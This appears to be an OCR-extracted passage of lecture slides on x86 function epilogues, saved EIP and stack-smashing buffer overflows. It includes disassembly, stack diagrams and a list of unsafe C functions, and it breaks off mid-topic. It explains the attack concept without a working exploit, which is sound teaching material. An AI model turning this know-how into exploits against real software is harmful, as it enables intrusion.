
- When a function is called,
  - its activation record is allocated on the stack.
  - The control goes to the function called.
- When a function ends,
  - it returns the control to the original function caller

We must restore the `caller`'s *frame* on the stack.

↓

PERFORMED BY FUNCTION EPILOGUE


The Code


Assembled code
Disassembled code
8048484:
8048485:
8048487:
804848a:
8048491:
8048494:
8048497:
8048499:
804849c:
804849f:
80484a2:
80484a5:
80484a6:
...
...
80484ec:
80484ef:
80484f2:
80484f7:
80484fa:
55
89 e5
83 ec 10
c7 45 fc 0e 00 00 00
8b 45 0c
8b 55 08
01 c2
8b 45 fc
0f af c2
89 45 fc
8b 45 fc
c9
c3
ff 75 ec
ff 75 e8
e8 8d ff ff ff
83 c4 10
89 45 f0
push %ebp
mov %esp,%ebp
sub $0x4,%esp
movl $0xe,-0x4(%ebp)
mov 0xc(%ebp),%eax
mov 0x8(%ebp),%edx
add %eax,%edx
mov -0x4(%ebp),%eax
imul %edx,%eax
mov %eax,-0x4(%ebp)
Function epilogue
leave
ret
EIP (Instruction Pointer)
pushl -0x14(%ebp)
pushl -0x18(%ebp)
call 8048484 <foo>
add $0x10,%esp
mov %eax,-0x10(%ebp)


Function Epilogue


The CPU needs to **return back** to **`main()`**'s execution flow.

The last 2 instructions of **`foo()`** take care of this.



The Stack






<- EBP: base pointer address ESP

<- ESP


Function epilogue

```
mov %ebp, %esp
pop %ebp
ret
```


The Stack


0xC0000000
<- EBP
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
<- ESP
Stack
Heap
.data
.bss
.text
(base pointer address restored)
Function epilogue
mov %ebp, %esp
pop %ebp
ret
0xBFFDF000

The Stack


Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
<- ESP
ESP
Function epilogue
mov %ebp, %esp
pop %ebp
ret

The Code (the `ret` instruction)




WHAT IF WE CHANGE
SINCE THE CPU WILL JUMP WHEREVER THE ADDRESS WRITTEN ON THE STACK, WHAT IF WE CHANGE THE ADDRESS TO ANOTHER MEMORY LOCATION?
THE SAVED EIP
WE WILL MAKE IT JUMP TO ANOTHER INSTRUCTION
memegenerator.net

Stack smashing = BUFFER OVERFLOW EXPLOITATION

First mention in 1972 in report ESD-TR-7315

Widely popularized in 1994 by aleph1


- "Smashing the stack for fun and profit" (must read!)

- `foo()` allocates a buffer, e.g., `char buf[8]`
- `buf` is filled **without size checking**
- Can easily happen in C:
  - `strcpy, strcat`
  - `fgets, gets`
  - `sprintf`
  - `scanf`

WITH THIS FUNCTIONS, BUFFER OVERFLOW CAN ALWAYS HAPPEN.
ALWAYS CHECK INPUTS

High addresses (0xC0000000)

```
foo(arg1, arg2,
          ..., argN) {

     var1;
     var2;
     ...
     varN;

}
```



3RD CONDITION:

